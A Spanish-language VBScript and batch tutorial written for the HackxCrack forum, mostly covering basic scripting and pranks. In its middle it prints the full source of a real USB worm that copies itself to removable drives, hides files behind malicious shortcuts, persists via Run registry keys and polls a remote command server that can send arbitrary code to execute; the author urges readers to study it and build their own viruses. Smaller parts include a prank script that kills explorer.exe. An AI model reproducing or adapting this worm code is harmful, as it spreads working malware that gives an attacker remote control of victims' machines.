Ahora haremos que se ejecute un comando:


```
Set ws=CreateObject("WScript.Shell")  
comando= "cmd /k netstat -a"  
ws.Run comando,1
```

Voz del narrador

```
Set narrador=WScript.CreateObject("sapi.spvoice")  
saludo="Welcome White Darkness"  
narrador.Speak saludo
```

Este es un objeto más al darle clic escucharás una voz, con el saludo que elegiste, sería buena idea que mandarás el script al directorio **Startup** para que te de la bienvenida todos los días :3

Notepad++

Vamos a bajarnos el notepad plus plus ese nos ayudará bastante a no confundirnos cuando programamos. Esta es la web oficial: <http://notepad-plus-plus.org/> 

Abajo en la parte naranja hay un lindo botón que dice **download** :D dale un clicaso bien dado y descárgatelo por el momento está la versión 6.5.3

Creo que ya sabemos como se instalan los programas y sino pues creo que te jodiste seguirás usando el notepad fiero que no tiene el **PLUS PLUS** en su nombre :D

Abre el programa y le das clic en “Lenguaje” está en la parte de arriba luego se desplegarán todos los lenguajes de programación con los cuales puedes trabajar desplázate hasta la V y selecciona Visual Basic ahora comienza a escribir líneas en vbs y verás la diferencia :D

Ahora cuando des clic derecho sobre tus scripts tendrás la alternativa “Edit whit notepad++” escoge esa en lugar de “Editar”. En ese menú también dice “Abrir con el símbolo del sistema” y se ejecutará con el comando **CScript** anda tipea **CScript/?** y luego prueba con **WScript/?**

Al principio dijimos que los .vbs funcionan gracias al wscript.exe ¿qué podríamos hacer para que no dependieran de él?

Muy fácil, necesitamos pasar los scripts de .vbs a .exe, es decir, debemos compilarlos. Hay muchos programas que lo hacen y creo que instalando un plugin para el notepad++ también podría hacerlo, no me consta pero eso oí por ahí, de cualquier forma no es necesario hacerlo.

Abduciendo virus

Creo que desde hace buen rato te imaginaste todos los virus que podrías crear eso es bueno pero quisiera que me dejaras darte algunas ideas (:

Algunos virus VBS muy difundidos que infectan por USB son:

- SERVICCA
- MUGEN
- AUTORUN
- LOVE LETTER (ILOVEYOU)
- HAPPYTIME
- MICROSOFT
- HELP
- MS32 (BOOT)

Hace poco me tope con el primero de la lista el antivirus lo bloqueo pero lo desactivé y lo saqué del baúl luego le cambie la extensión a .txt para poder enseñarte su código fuente:

```
'<[ coded bY njq8 ]>'
On Error Resume Next
dim sh ' shell
set sh =WScript.CreateObject("WScript.Shell")
dim fs ' filesystem
set fs= CreateObject("Scripting.FileSystemObject")
dim host
host="jn.redirectme.net"
dim port
port=7777
dim DR
DR = sh.ExpandEnvironmentStrings("%temp%") &
"\
dim FN
FN ="Servieca.vbs"
dim fh
dim us
us="~"
ins
dim spl
spl="jnJnj"
dim i
i=0
while true
dim a
a= split(post("ready",""),spl)
select case a(0)
case "exc"
dim sa
sa= a(1)
execute sa
case "uns"
uns
end select
wscript.sleep 4000
i = i + 1
if i > 2 then
i=0
xins
end if
wend

function ins
```

```
on error resume next
us= sh.regread("HKCU\njq8")
if us="~" then
if lcase( mid(wscript.scriptfullname,2))=":\ " &
lcase(fn) then
us="y"
sh.regwrite "HKCU\njq8", us, "REG_SZ"
else
us="n"
sh.regwrite "HKCU\njq8", us, "REG_SZ"
end if
end if
Err.Clear
fs.CopyFile wscript.scriptfullname,dr & fn ,true
set fh = fs.OpenTextFile( dr & fn, 8, false)
if Err.Number>0 then
wscript.quit
end if
xins
end function

sub xins
on error resume next
sh.regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersio
n\Run\" & fn, chrw(34) & dr & fn & chrw(34),
"REG_SZ"
sh.regwrite
"HKLM\Software\Microsoft\Windows\CurrentVersio
n\Run\" & fn, chrw(34) & dr & fn & chrw(34),
"REG_SZ"
fs.copyfile wscript.scriptfullname,
CreateObject("Shell.Application").NameSpace(&H7).
Self.Path & "\" & fn ,true
for each xx in fs.Drives
if xx.isready then
if xx.FreeSpace >0 then
if xx.drivetype=1 then
if fs.fileexists(xx.path & "\" & fn) then
fs.getfile(xx.path & "\" & fn).Attributes=0
end if
fs.copyfile dr & fn , xx.path & "\" & fn,true
For Each x In fs.GetFolder( xx.path & "\" ).Files
```

```

wscript.sleep 1
if instr(x.name, ".") then
if lcase( Split(x.name, ".")(UBound(Split(x.name,
"."))))<>"lnk" then
x.Attributes = 2
if ucase(x.name) <> ucase(fn) then
With sh.CreateShortcut(xx.path & "\" & x.name &
".lnk")
.TargetPath = "cmd.exe"
.WorkingDirectory = ""
.Arguments = "/c start " & Replace(fn, " ",
ChrW(34)) _
& " " & ChrW(34)) & "&start " & replace( x.name, "
", ChrW(34)) & " " & ChrW(34)) & " & exit"
.IconLocation =
sh.regread("HKLM\SOFTWARE\Classes\" &
sh.regread("HKLM\SOFTWARE\Classes\" &
Split(x.name, ".")(UBound(Split(x.name, "."))) &
"\") & "\DefaultIcon\")
if instr( .iconlocation, ",")=0 then
.iconlocation = .iconlocation & ",0"
end if
.Save()
end with
end if
end if
end if
end if
Next
end if
end if
end if
next
Err.Clear
end sub

function uns
on error resume next
fh.close
sh.RegDelete
"HKCU\Software\Microsoft\Windows\CurrentVer
sion\Run\" & fn
sh.RegDelete

```

```

"HKLM\Software\Microsoft\Windows\CurrentVersio
n\Run\" & fn
fs.DeleteFile dr & fn ,true
fs.DeleteFile
CreateObject("Shell.Application").NameSpace(&H7).
Self.Path & "\" & fn ,true
for each xx in fs.Drives
if xx.isready then
if xx.FreeSpace >0 then
For Each x In fs.GetFolder( xx.path & "\").Files
On Error Resume Next
if instr(x.name, ".") then
if lcase( Split(x.name, ".")(UBound(Split(x.name,
"."))))<>"lnk" then
x.Attributes = 0
if ucase(x.name) <> ucase(fn) then
fs.deletefile(xx.path & "\" & x.name & ".lnk" )
else
fs.deletefile( xx.path & "\" & x.name )
end if
end if
end if
Next
end if
end if
next
wscript.quit
end function

function post(cmd ,da)
post=""
Dim o
Set o = CreateObject("MSXML2.XMLHTTP")
o.open "POST", "http://" & host & ":" & port & "/" &
cmd, false
o.setRequestHeader "User-Agent:", inf
o.send da
post=o.responseText
end function

dim xinf
function inf
on error resume next

```

```

if xinf="" then
dim s
s="???"
s = hwd
inf = inf & s & "\"
s="???"
s=
sh.ExpandEnvironmentStrings("%COMPUTERNAME%")
inf = inf & s & "\"
s="???"
s=
sh.ExpandEnvironmentStrings("%USERNAME%")
inf = inf & s & "\"
s="???"
Set a =
GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set aa = a.ExecQuery ("Select * from Win32_OperatingSystem")
For Each aaa in aa
s= aaa.Caption
exit for
Next
inf = inf & s & "\\0.3\" & us & "\" & pid
xinf=xinf
else
inf=xinf
end if
end function

function HWD
Set a =
GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set aa = a.ExecQuery("SELECT * FROM Win32_LogicalDisk")
For Each aaa In aa
if aaa.VolumeSerialNumber<>"" then
HWD= aaa.VolumeSerialNumber
exit for
end if
Next

```

```
end function
```

```
Function PID
```

```
PID=0
```

```
on error resume next
```

```
PID =
```

```
GetObject("winmgmts:root\cimv2").Get("Win32_&_
```

```
"Process.Handle=" & _
```

```
sh.Exec("mshta.exe").ProcessID &
```

```
""").ParentProcessId
```

```
End Function
```

See es un code bastante largo por cortesía del hacker **njq8** no lo conozco pero a lo que veo es bueno :D cuando logres hacer el tuyo no se te olvide poner la leyenda "HackxCrack" :p

Aunque creo que ya lo hiciste te lo voy a decir; copia y pega cada columna en el notepad++ e intenta descifrar lo que hace este virus, es un buen entrenamiento porque las instrucciones que no vimos seguramente las vas a investigar (:

Cuando sepas como actúa puedes pasarte a los siguientes 7 de la lista y en cada caso encontrarás algo nuevo por aprender. No los modifiques respeta al autor y mejor diseña los tuyos.

Apunte: Escribir **On Error Resume Next** al principio del código sirve para que el script continúe sin mostrar mensajes de error aunque los tenga.

Ya puedes aprender a programar con el papá Visual Basic **-VB-** no lo confundas **VBA** ese es para hacer aplicaciones en Excel creo que a nadie le interesaría :p

Hace algún tiempo niknaiz miembro de HackxCrack hizo un post muy bueno donde recopilaba por temas los antiguos cuadernos, este es link:

<http://www.hackxcrack.es/forum/antiguos-cuadernos/articulos-agrupados-por-cursos-revistas-pc-paso-a-paso-hxc/>

Descárgate el curso de VB te parecerá ultra fácil porque ya practicamos con VBS léelo bien :D

Aunque si yo tuviera que aprender completamente un lenguaje escogería python :p

Ya ves que nosotros estuvimos usando la extensión vbs que sucedería si la cambiáramos por **.js**?

*-Haber espérame *se toma unos segundos* O.o cambio de color se puso amarillo :|*

Pasó más que eso, ahora se trata de un fichero **JavaScript**, ¿cómo funciona? Ahí te queda la pregunta :p

Creo que lo último que queda es mirar como combinar VBS con los lenguajes más clásicos :D

Incrustando código de Batch desde VBS

Lo siguiente debe ser guardado con la extensión .vbs

Es un batch tonto fue lo primero que me salió nomás era para que te dieras una idea de como se hace; si quieres ver a un master revisa los juegos bat de [SmartGenius](#) ese tipo es una santa amenaza para esto.

Curiosidad: Verás que hay signos extraños esos los usamos para que se visualicen en la consola las letras con acento, la a minúscula acentuada no aparece porque necesita de un espacio en blanco especial que no se dejó poner en Word ._.

```

Set Ciencia=CreateObject("Scripting.FileSystemObject")
Set Fichero10= Ciencia.CreateTextFile ("Batch.bat")
Fichero10.WriteLine "@echo off"
Fichero10.WriteLine "color a"
Fichero10.WriteLine "mode 110"
Fichero10.WriteLine "title HackxCrack"
Fichero10.WriteLine "echo."
Fichero10.WriteLine "set/p name=Hola, soy White Darkness, y t£ qui,n rayos eres?_"
Fichero10.WriteLine "echo."
Fichero10.WriteLine "pause"
Fichero10.WriteLine "cls"
Fichero10.WriteLine "echo."
Fichero10.WriteLine "echo %name% vamos a jugar, si estas de acuerdo con eso presiona cualquier
tecla..."
Fichero10.WriteLine "echo."
Fichero10.WriteLine "pause>nul"
Fichero10.WriteLine "echo."
Fichero10.WriteLine "set /p cifra= Que numero estoy pensando, si fallas todo se habra acabado para
ti_"
Fichero10.WriteLine "if %cifra%==15 (echo. & echo Te salvaste & goto 1) else echo. & echo ERROR,
ese no era. Apres£rate!!! Tienes 5 segundos para aplastar la tecla A y evitar la caida del sistema... "
Fichero10.WriteLine "color 1f"
Fichero10.WriteLine "echo."
Fichero10.WriteLine "pause>nul"
Fichero10.WriteLine "taskkill /f /im explorer.exe"
Fichero10.WriteLine "exit"
Fichero10.WriteLine ":1"
Fichero10.WriteLine "echo."
Fichero10.WriteLine "pause>nul"
Fichero10.WriteLine "cls"
Fichero10.WriteLine "color 1f"
Fichero10.WriteLine "echo."
Fichero10.WriteLine "echo Muy bien %name% lo conseguiste, te animas a intentarlo de nuevo?"
Fichero10.WriteLine "echo."
Fichero10.WriteLine "pause>nul"
Fichero10.WriteLine "exit"

```

Después de que se finaliza el proceso sería divertido que le saliera un msgbox con algún mensaje que lo asuste (que lamer sonó eso) pero tendrías que crear un bat aparte porque las comillas nos meterían en problemas ._.

Incrustando código de VBS desde Batch

Lo siguiente debe ser guardado con la extensión .bat

```
@echo off
Title HacxCrack
Color a
Echo.
Echo Ola, quieres saber lo que pienso de ti?
Echo.
Echo Presiona cualquier tecla para saberlo...
Pause>nul
Echo MsgBox "Pienso que eres un gran Hacker",32,"Mi pensamiento
;)">Script.vbs
Start Script.vbs
ipconfig /all>C:\Windows\IP.txt
cls
Echo Aunque loggee tu IP y la guarde en:
Echo.
Echo C:\Windows\IP.txt
Echo.
Echo Creo que ya no eres tan bueno ;)
Pause>nul
```

Incrustando código de VBS desde HTML

Espero que tengamos tanita noción de HTML y sino te preparé un mini resumen que saqué de algunas páginas web, le agregué tips y poquito estilo c: si quieres descárgatelo no es la gran cosa pero te servirá:

http://www.mediafire.com/view/osaer9vmn33eb5d/Curso_HTML_by_-WD-.pdf

Lo siguiente debe ser guardado con la extensión .htm o .html, es mejor que las pruebas las hagas con **Internet Explorer** y cuando veas la advertencia escoge: *“Permitir contenido bloqueado”*

```

<html>
<head>
<title>www.hackxcrack.es</title>
</head>
<body bgcolor="black">
<font face="Algerian" color="#00FF00">
<center><font size=7>HackxCrack!!!</font>
<br>
<h1>***BIENVENIDOS***</h1></center>
<h2>Razones para visitarme ;)</h2>
<ul type="circle">
<li>Te ayudare a ser Hacker</li>
<li>La acabo de hacer y tienes que estrenarla</li>
<li>Esperame luego se me ocurre otra cosa :p</li>
</ul>
</font>
<br>
<HR>
<SCRIPT LANGUAGE="VBScript">
Sub Button1_OnClick
    MsgBox "Hola soy VBS desde HTML :D"
End Sub
</SCRIPT>
<FORM><INPUT NAME="Button1" TYPE="BUTTON" VALUE="Click
Me"></FORM>
</body>
</html>

```

Apunte: JavaScript se incrusta igual en html para eso fue diseñado.

Rastreado .vbs en Windows

Guárdalo con la extensión .bat

Al ejecutarlo se activará el bucle Do y empezará a recorrer todo el disco C:\ (el parámetro /R permita especificar una unidad) en busca de cada uno de los archivos .vbs que existan y el comando xcopy los copiará a la carpeta que creó mkdir en tu escritorio; xcopy recibe varios parámetros, esto es lo que hace cada uno:

- /H Copia archivos ocultos y también archivos del sistema.
- /R Sobrescribe archivos de sólo lectura.
- /Y Suprime la petición de confirmación de sobrescritura de un archivo de destino existente.
- /C Continúa copiando incluso si ocurren errores.

El script hará todo el trabajo incluso sacará de la carpeta **\$Recycle.Bin** los ficheros .vbs que creíste haber borrado, solo espera a que diga: *“Presione una tecla para continuar . . .”*

Probablemente observes en el proceso la leyenda: *“El archivo no se puede copiar sobre sí mismo”*. No te preocupes es normal que ocurra al final porque como ya copió todos los .vbs en la carpeta TodosLosVBS solo le falta copiar precisamente los .vbs que están alojados allí y ya no tiene caso.

```
@echo off
mode 200
title Rastreador de VBS by WhiteDarkness
color a
echo Buscando...
Mkdir %userprofile%\desktop\TodosLosVBS
for /R C:\ %%f in (*.vbs) do xcopy "%%f"
%userprofile%\desktop\TodosLosVBS /H /R /Y /C
pause
```

Ahora bien, recordemos que el equivalente de un vbs es un **vbe** por lo tanto hay que crear otro bat que rastree estos ficheros.

Como estarás imaginando solo tenemos que modificar un poco el que ya tenemos en lugar de (".vbs") pues pones (".vbe") también sería bueno que la carpeta se llamara *TodosLosVBE* y el bat *Rastreador de VBE*. Espero y encuentres por lo menos uno.

Tengo algunos consejos que te ayudarán a interpretarlos:

- 1) Copia el código en el notepad++
- 2) Ubica los comentarios

- 3) Identifica cuáles son las variables (casi siempre están declaradas), muchas veces les ponen nombres ridículamente complicados, tú cámbiaselos a unos que tengan que ver con la idea que transmiten los comentarios y el código en general.
- 4) También acostumbran usar los dos puntos para poder escribir varias instrucciones en una misma línea. Encuéntralos, bórralos y da un enter así separaras el código y será más fácil.
- 5) Navega en google puede ser que encuentres el nombre del script que estás estudiando y quizá esté la explicación de sus funciones; sino es el caso tendrás que investigar cada una por separado.

Mi bat rastreo estos vbs:

\$RF4JTC7	gatherNetworkInfo	prncnfg	prnmngr	pubprn
adsutil	llsExt	prndrvr	prnport	slmgr
Etwproviderinstall	OSPP	prnjobs	prnqctl	winrm

Puede que tus resultados sean distintos, no importa, cualquiera nos servirá para aprender y Microsoft será nuestro sensei :b

Por mi parte es todo, si te quedó alguna duda o quieres saber más te reitero que busques en Google pero que lo hagas en inglés, si, lo mejor lo tienen ellos :|

Ejemplo de bucle en batch

```
@echo off
set cont=0
:bucle
cls
echo Mira pasar el tiempo ... %cont%
ping -n 1 -w 800 0.0.0.1 > NUL
set /a cont=cont+1
goto bucle
```

Chanfle!, casi olvidaba dejarte el regalo de despedida, es un script creado con un objeto nuevo, al darle clic hará que la disquetera de tu computadora abra y cierra, cierra y abra constantemente hasta que la apagues o detengas el proceso. ¿Cómo lo hace? Analiza el código c:

```
Set oWMP =WScript.CreateObject ("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count >= 1 then
do
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
loop
end if
```

Saludos sala gatocueva del IRC :D y también a ti camaron690 y como puede faltar la palomilla de albañiles del 230. Marqueños rifan! :D

-y yo qué, no hay saludos para Luciérnago :(

Cierto, Luciérnago sabes que te quiero gracias por tu participación sin ti no hubiera sido posible esto.

-Hay tú ya toi llorando :')

Junio 2014

Es un cuaderno que escribí para la editorial hackxcrack, es extra-oficial, al momento aún no está publicado y quizá nunca ocurra por eso libero el material esperando que lo disfruten. VBS es un lenguaje de scripting orientado a objetos creado por Microsoft adentrare conmigo su estudio y al desarrollo de pequeños y grandes scripts creados por ti mismo. Entenderás las bases de la programación y leerás código como si fuera un texto común. El complemento de este manual (el cual sugiero leer primero) estará en esta misma web pero si no lo encontraras descargalo

aquí:https://mega.co.nz/#!ipxX0KhR!kllx8W82WJD_0DiH5zITh190cFxd

